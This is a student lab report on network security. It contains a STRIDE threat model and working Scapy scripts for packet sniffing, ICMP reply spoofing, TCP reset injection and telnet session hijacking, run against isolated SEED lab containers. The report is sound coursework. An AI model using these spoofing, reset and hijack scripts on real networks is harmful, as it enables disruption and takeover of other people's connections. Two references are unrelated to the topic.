Technical Report: Infrastructure Threat Modeling & Network Attack Simulation

Author: Le Chi Bach

Table of Contents


Introduction 3
Section 1: Threat Modeling 4
Q1.1 4
Q1.2 5
Section 2: Packet Spoofing Attack 6
Q2.1 6
Q2.2 8
Q2.3 9
Q2.4 10
Q2.5 12
Section 3: TCP Session Reset and Hijacking Attack 13
Q3.1 13
Q3.2 14
Q3.3 16
Appendix 18
Reference 19

Introduction

In today’s interconnected digital landscape, securing network infrastructures and applications against sophisticated cyber threats is paramount. This assessment provides comprehensive security testing principles and hands-on experience through attack simulation. It begins with an analysis of foundational Security Principles, followed by a structured Threat Modeling assessment to proactively identify and quantify potential entry points. The report then transitions into practical, detailing the mechanics and risks associated with Packet Sniffing and Spoofing, and concludes with TCP Hijacking and Session Reset simulations. By bridging theoretical security frameworks with real-world attack vectors, this assessment provides actionable insights into the system's current security posture and offers robust remediation strategies to harden the entire infrastructure against malicious exploitation.

Section 1: Threat Modeling

Q1.1



- Trust Boundary 1: User/Browser is an external entity communicating with the server through a network. Processes talking across a network always have a trust boundary.[3]
- Trust Boundary 2: The Web Server is exposed to the internet and has a higher chance of being interjected by an attacker, while the Application Server hosts application logic and dynamic content. Therefore, a machine boundary is put in between, marking trusted and untrusted elements.
- Trust Boundary 3: The Authentication Credential Store stores highly credential information. It should not be accessed by default and should only be available for accounts with elevated privileges. Therefore, a privilege boundary is put in front of the credential store.
- Trust Boundary 4: Admin has direct access to application server. An attacker can interject this element and manipulate the app server. Therefore, an integrity boundary is put in front of Admin.

Q1.2

STRIDE Threats	Goal	Definition of attacks	Involved DFG components
Spoofing	Impersonating user or admin to gain access to server.	An attacker steals validate User or Admin credentials to log in to the system and perform malicious activities.	User/Browser, Admin, Application Server, Web Server.
Tampering	Modifying data at rest or in transit.	An attacker intercepts in a HTTP response and modifies the transmitting data.	Web Server, HTTP requests, HTTP response.
Repudiation	Claiming to not have done an action that was being done.	An attacker compromises Admin account, performs malicious action then alters the log data so that the activity cannot be traced back to the account.	Admin, Monitor System, Monitoring Data Store.
Information Disclosure	Exfiltrating and reading sensitive information without authorization.	An attacker performs an SQL injection to access the credentials in Authentication Credential Store.	Web Server, Application Server, Authentication Credential Store, HTTP requests, SQL Query.
Denial of Service	Making services inaccessible to users.	An attacker performs a SYN flood attack to drain system resources.	Web Server, HTTP requests, HTTP responses.
Elevation of Privileges	Perform an action without authorization.	A regular user exploit system vulnerability to bypass authorization and alter Monitor Data Store.	Monitor System, Monitor Data Store, Admin.

Table 1: STRIDE Table

Section 2: Packet Spoofing Attack

Q2.1

To acquire the attackers network interface name, and ids for Host A, seed-attacker and Host B. The first step is to build the container image and start the container.

```
[07/25/26]seed@VM:~/.../Labsetup$ docker-compose build
attacker uses an image, skipping
hostA uses an image, skipping
hostB uses an image, skipping
```

Figure 1: Building container image in Section 2.

```
[07/25/26]seed@VM:~/.../Labsetup$ docker-compose up -d
Creating hostA-10.9.0.5 ... done
Creating hostB-10.9.0.6 ... done
Creating seed-attacker  ... done
```

Figure 2: Starting containers in Section 2.

Next, “dockps” command is used to find out the id of the containers in the format of ID - Name. Then, “docksh” command + container id is used to enter container’s shell.

```
[07/25/26]seed@VM:~/.../Labsetup$ dockps
761ccbe69ce7  seed-attacker
3a793faeeb18  hostB-10.9.0.6
b67c1007fb43  hostA-10.9.0.5
```

Figure 3: Command for finding containers' IDs in Section 2.

```
[07/25/26]seed@VM:~/.../Labsetup$ docksh 761ccbe69ce7
root@VM:/#
```

Figure 4: Entering seed-attacker shell in Section 2.

Using “ifconfig” command, network interface name (br-a46447389066) and attacker’s IP (10.9.0.1) was shown.

```
root@VM:/# ifconfig
br-a46447389066: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:9ff:fe4d:daf3  prefixlen 64  scopeid 0x20<link>
        ether 02:42:09:4d:da:f3  txqueuelen 0  (Ethernet)
```

Figure 5: Acquire network interface name and attacker’s IP in Section 2.

The same was done to get the Ips of Host A and Host B.

```
[07/25/26]seed@VM:~/.../Labsetup$ dockps
761ccbe69ce7  seed-attacker
3a793faeeb18  hostB-10.9.0.6
b67c1007fb43  hostA-10.9.0.5
[07/25/26]seed@VM:~/.../Labsetup$ docksh b67c1007fb43
root@b67c1007fb43:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 15
00
        inet 10.9.0.5  netmask 255.255.255.0  broadcast
10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet
)
```

Figure 6: Acquiring Host A's IP in Section 2.

```
[07/25/26]seed@VM:~/.../Labsetup$ dockps
761ccbe69ce7  seed-attacker
3a793faeeb18  hostB-10.9.0.6
b67c1007fb43  hostA-10.9.0.5
[07/25/26]seed@VM:~/.../Labsetup$ docksh 3a793faeeb18
root@3a793faeeb18:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
```

Figure 7: Acquiring Host B's IP in Section 2.

Q2.2

The python code I used for this question is shown in figure 8.

```python
#!/usr/bin/env python3

from scapy.all import *


def print_pkt(pkt):
    print_pkt.counter += 1
    print("------------packet: ", print_pkt.counter, "------------")
    pkt.show()

print_pkt.counter=0

pkt = sniff(iface=['br-a46447389066'], filter='tcp port 23', prn=print_pkt)
```

Figure 8: Packet sniffing code

In the code above I imported scapy library and defined a function called "print_pkt". It shows how many packets is captured and the content of each packet by "pkt.show()". Then in the last line I specified which network interface (br-a46447389066) and which port (tcp port 23) should the program listen. The code will then be run.

Host A then sent telnet package to Host B with the command "telnet 10.9.0.6". In the attacker's shell, it is observed that 40 packets had been captured, along with their contents. The same result can also be seen in Wireshark.

```
------------packet:  40 ------------
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 27382
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xbba1
     src       = 10.9.0.6
     dst       = 10.9.0.5
```

Figure 9: Packet sniffing result shown in attacker's shell




Figure 10: Packet sniffing result shown in Wireshark

Q2.3

The first three packets captured by Wireshark show the TCP handshake protocols. To initialize connection, Host A (10.9.0.5) sent a packet with a SYN flag with the sequence number of x = 272938489 to Host B (10.0.9.6). The capture of the second packet with SYN ACK flag shows that Host B replied to 10.9.0.5 with the sequence number of y = 3683587941 and the acknowledgement number of x + 1 = 272938490. After that, Host A sent an ACK packet with the acknowledgement number of y + 1 = 3683587942.




Figure 11: Packets that demonstrate TCP 3-way-handshake

Q2.4

```python
#!/usr/bin/env python3

from scapy.all import *

def spoof_ping(pkt):
    if IP in pkt and ICMP in pkt and pkt[ICMP].type == 8:

        print("Captured ping request")

        payload = pkt[Raw].load if Raw in pkt else b""

        spoof = (
            IP(
                src="3.4.1.9",
                dst=pkt[IP].src
            )
            /
            ICMP(
                type=0,
                id=pkt[ICMP].id,
                seq=pkt[ICMP].seq
            )
            /
            payload
        )

        send(spoof, verbose=False)
        print("Spoofed reply sent.")

sniff(
    iface="br-db40c90ea54b",
    filter="icmp",
    prn=spoof_ping,
    store=False
)
```

Figure 12: Spoofing code.

The code in Figure 12 will take a packet and check whether the packet contains IP layer, ICMP layer, and whether it is a Ping request (type == 8 is an ICMP Echo Request). It also extracts the raw payload of the original packet if present; otherwise, assign it to an empty string of bytes. Then, the program constructs a spoof packet, which consists of an IP layer (with IP_1 as the source and the source IP address as the destination), an ICMP layer (with type =0 because it is a ping response packet and the ID and sequence number extract from the captured packet)

and the payload. It then sends the spoof packet through the network interface to Host A.

```
root@VM:/volumes# python3 spoofing.py
Captured ping request
Spoofed reply sent.
Captured ping request
Spoofed reply sent.
Captured ping request
Spoofed reply sent.
Captured ping request
Spoofed reply sent.
Captured ping request
Spoofed reply sent.
Captured ping request
Spoofed reply sent.
Captured ping request
Spoofed reply sent.
Captured ping request
Spoofed reply sent.
Captured ping request
Spoofed reply sent.
Captured ping request
Spoofed reply sent.
Captured ping request
Spoofed reply sent.
```

Figure 13: Spoofing result shown in attacker's shell

```
root@1c6f2b220c0e:/# ping 3.4.1.9
PING 3.4.1.9 (3.4.1.9) 56(84) bytes of data.
64 bytes from 3.4.1.9: icmp_seq=1 ttl=64 time=59.0 ms
64 bytes from 3.4.1.9: icmp_seq=2 ttl=64 time=18.5 ms
64 bytes from 3.4.1.9: icmp_seq=3 ttl=64 time=22.0 ms
64 bytes from 3.4.1.9: icmp_seq=4 ttl=64 time=31.4 ms
64 bytes from 3.4.1.9: icmp_seq=5 ttl=64 time=25.9 ms
64 bytes from 3.4.1.9: icmp_seq=6 ttl=64 time=21.7 ms
64 bytes from 3.4.1.9: icmp_seq=7 ttl=64 time=15.2 ms
64 bytes from 3.4.1.9: icmp_seq=8 ttl=64 time=30.1 ms
64 bytes from 3.4.1.9: icmp_seq=9 ttl=64 time=23.9 ms
64 bytes from 3.4.1.9: icmp_seq=10 ttl=64 time=18.9 ms
64 bytes from 3.4.1.9: icmp_seq=11 ttl=64 time=39.5 ms
64 bytes from 3.4.1.9: icmp_seq=12 ttl=64 time=21.5 ms
^C
--- 3.4.1.9 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11057ms
rtt min/avg/max/mdev = 15.213/27.302/58.974/11.468 ms
```

Figure 14: Spoofing result shown in Host A's shell




Figure 15: Spoofing result shown in Wireshark

The result shown in Figure 13, 14 and 15 indicates that the spoofing attack was successful. As shown in the attacker's shell, for every ping request of host A, there is a spoofed response from the attacker's side. The same result is shown in host A's shell and Wireshark, with both shown that there were total of 24 packets, 12 transmitted, 12 received.

Q2.5

Analyze the mechanism of packet spoofing attacks.

The process of spoofing starts with spoofing. The attacker monitors the network and catches the desirable packets based on certain conditions. The attacker then tries to extract structural information from the packet, such as the payload, id or sequence number, but swaps the IP address. Based on the gathered information, the attacker will try to create a spoof response and send it over a network. As a result, a forged response packet is sent back to the target system, causing the recipient to mistakenly believe it is interacting with a legitimate server.

Section 3: TCP Session Reset and Hijacking Attack

Q3.1

After building the container and starting the container image, the name and ids of all host can be acquired by using “dockps” command.

```
[07/27/26]seed@VM:~/.../Labsetup$ dockps
78131b5ab041  user2-10.9.0.7
13e73d0c936e  user1-10.9.0.6
307b75f84de6  seed-attacker
0d1c53378338  victim-10.9.0.5
```

Figure 16: Command for finding containers' IDs in Section 3.

To get the network id, I ran the “docksh” command with the seed attacker’s id to enter the attacker shell. Then, the “ifconfig” command will show the network id and the host id. The same was done for other hosts.

```
[07/27/26]seed@VM:~/.../Labsetup$ docksh 30
root@VM:/# ifconfig
br-54833f31f75d: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:60ff:fee4:d462  prefixlen 64  scopeid 0x20<link>
        ether 02:42:60:e4:d4:62  txqueuelen 0  (Ethernet)
```

Figure 17: Acquire network interface name and attacker’s IP in Section 3.

```
[07/27/26]seed@VM:~/.../Labsetup$ docksh 13
root@13e73d0c936e:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
```

Figure 18: Acquiring Host A's IP in Section 3.

```
[07/27/26]seed@VM:~/.../Labsetup$ docksh 78
root@78131b5ab041:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.7  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:07  txqueuelen 0  (Ethernet)
```

Figure 19: Acquiring Host B's IP in Section 3.

```
[07/27/26]seed@VM:~/.../Labsetup$ docksh 0d
root@0d1c53378338:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
```

Figure 20: Acquiring Host C's IP in Section 3.

Q3.2

This exercise requires writing a Python program with Scapy to terminate the telnet session between Host A and Host B.

```python
from scapy.all import *

def send_rst(pkt):
    if not pkt.haslayer(TCP) or not pkt.haslayer(IP) or "R" in str(pkt[TCP].flags):
        return

    ip = pkt[IP]
    tcp = pkt[TCP]

    if tcp.dport == 23 or tcp.sport == 23:

        print(f"Captured packet")

        rst = (
            IP(src=ip.src, dst=ip.dst) /
            TCP(
                sport=tcp.sport,
                dport=tcp.dport,
                flags="R",
                seq=tcp.seq
            )
        )

        send(rst, verbose=False)
        print("RST packet sent.")

        exit(0)

sniff(iface="br-5c0fc4b9a0a8", filter="tcp port 23", prn=send_rst, store=False)
```

Figure 21: TCP-reset code.

The code in Figure 2 filters out all the packet with neither TCP nor IP layer (because Telnet packets will be passed on to a TCP/IP protocol stack[4]) and packets that already carry a flag RST (denoted as "R") to preventing the program from responding to its own packet and creating an infinite loop. Then the program extract IP and TCP layer data and checks whether the source and destination port is 23 (the default port for Telnet). Next, the code constructs a packet, with an according set of IPs, source and destination ports, sequence number, and the Reset flag which will reset the session.

With the program prepared, I entered Host A's shell and telnet Host B with the command "telnet 10.9.0.7". In the attacker's shell, it showed that the reset packet had been sent, while in Wireshark the reset packet can be observed disrupting the TCP connections and in Host A's shell there is a message saying the connection had been closed. These observations prove that the TCP reset attack has successfully terminated the current telnet session.

```
^Croot@VM:/volumes# python3 tcp-reset.py
Captured packet
RST packet sent.
```

Figure 22: Reset package sent in attacker's shell.




Figure 23: Reset package captured by Wireshark.

```
seed@78131b5ab041:~$ Connection closed by foreign host.
```

Figure 24: connection termination shown in Host A's shell.

Q3.3

In this question's requirement is to create a file name after my student ID and has the content as "this is my name: [full name]". Write a Python program with Scapy to hijack the telnet session between Host A and Host B.

```
#!/usr/bin/env python3
from scapy.all import *


def hijack_callback(pkt):
    if IP in pkt and TCP in pkt and pkt[IP].src == "10.9.0.6" and pkt[TCP].dport == 23:
        ip = IP(src="10.9.0.6", dst="10.9.0.7")
        tcp = TCP(sport=pkt[TCP].sport, dport=23, flags="PA", seq=pkt[TCP].ack, ack=pkt[TCP].seq)
        file_path = "/volumes/4123419.txt"
        with open(file_path, "r") as file:
            file_content = file.read().strip()
        data = f"{file_content}"
        hijack_pkt = ip/tcp/data
        ls(hijack_pkt)
        send(hijack_pkt, verbose=False)

        exit(0)

sniff(iface="br-54833f31f75d", filter="tcp port 23", prn=hijack_callback)
```

Figure 25: TCP Hijacking code.

The code in Figure 25 only process packets that have an IP layer, a TCP layer, a source IP of Host A and destination port of 23 for it going to hijack a Telnet session. It then specifies the source IP of host A, destination IP of host B. The TCP source port, sequence and acknowledgement number are extracted from the captured packet, port is set to 23 and the flag is set to PA (Push ACK) to request the server to process immediately. "file_path" defines the path to the file which contains my name, and "with open(file_path, "r") as file: file_content = file.read().strip()" open and read the file. The content of the file is assigned to the variable data. All the above information is then assembled and sent over the network.

I entered Host A's shell and telnet Host B with the command "telnet 10.9.0.7". The result observed in the attacker's machine shows that the content of the file has been sent across the network inside a package. The same result can also be seen in Wireshark.

```
root@VM:/volumes# python3 hijack.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.7'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 41250           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 0               (0)
ack        : IntField                          = 3631515341      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 24 (PA)>  (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'this is my name: le chi bach' (b'')
root@VM:/volumes#
```

Figure 26: TCP Hijack result shown in attacker's shell.




Figure 27: TCP Hijack result shown in Wireshark.

Appendix

Appendix 1: Security principles[5]

A. Know your threat model: Know your attacker and their resources; the security assumptions originally made may no longer be valid

B. Consider human factors: Security systems must be usable by ordinary people

C. Security is economics: Security is a cost-benefit analysis, since adding security usually costs more money

D. Detect if you can't prevent: If one cannot pre-

vent an attack, one should be able to at least detect when an attack happens

E. Defense in depth: Systems should be built with security protections at multiple layers

F. Principle of least privilege: Users and programs should only have access to the data and resources needed to perform routine, authorized tasks.

G. Privilege separation: Segmenting a system into components with the least privilege needed can prevent an attacker from taking over the

entire system

H. Ensure complete mediation: Make sure to check every access to every object

I. Consider Shannon's Maxim: The security of a mechanism should not depend on the secrecy of its design or implementation

J. Use fail-safe defaults: If security mechanisms

fail or crash, they should default to secure behavior

K. Design in security from the start: Retrofitting

security to an existing application after it has been developed is a difficult proposition

Reference

[1] “Amazon.com : liquid damage indicator.” Accessed: Jul. 13, 2026. [Online]. Available: https://www.amazon.com/liquid-damage-indicator/s?k=liquid+damage+indicator

[2] “How Much Does It Cost to Repair a Phone? - The Repair Depot.” Accessed: Jul. 13, 2026. [Online]. Available: https://www.therepairdepot.com/blog/post/how-much-does-it-cost-to-repair-a-phone

[3] “INTE2547-2580_Security Testing_Module2-Principles-and-Threat-Modeling.pdf: Security Testing.” Accessed: Jul. 19, 2026. [Online]. Available: https://rmit.instructure.com/courses/171095/files/52692173?wrap=1

[4] “Introduction to TELNET - GeeksforGeeks.” Accessed: Jul. 30, 2026. [Online]. Available: https://www.geeksforgeeks.org/computer-networks/introduction-to-telnet/

[5] “Assignment 1 (Network Attacks).” Accessed: Jul. 12, 2026. [Online]. Available: https://rmit.instructure.com/courses/171095/assignments/1239904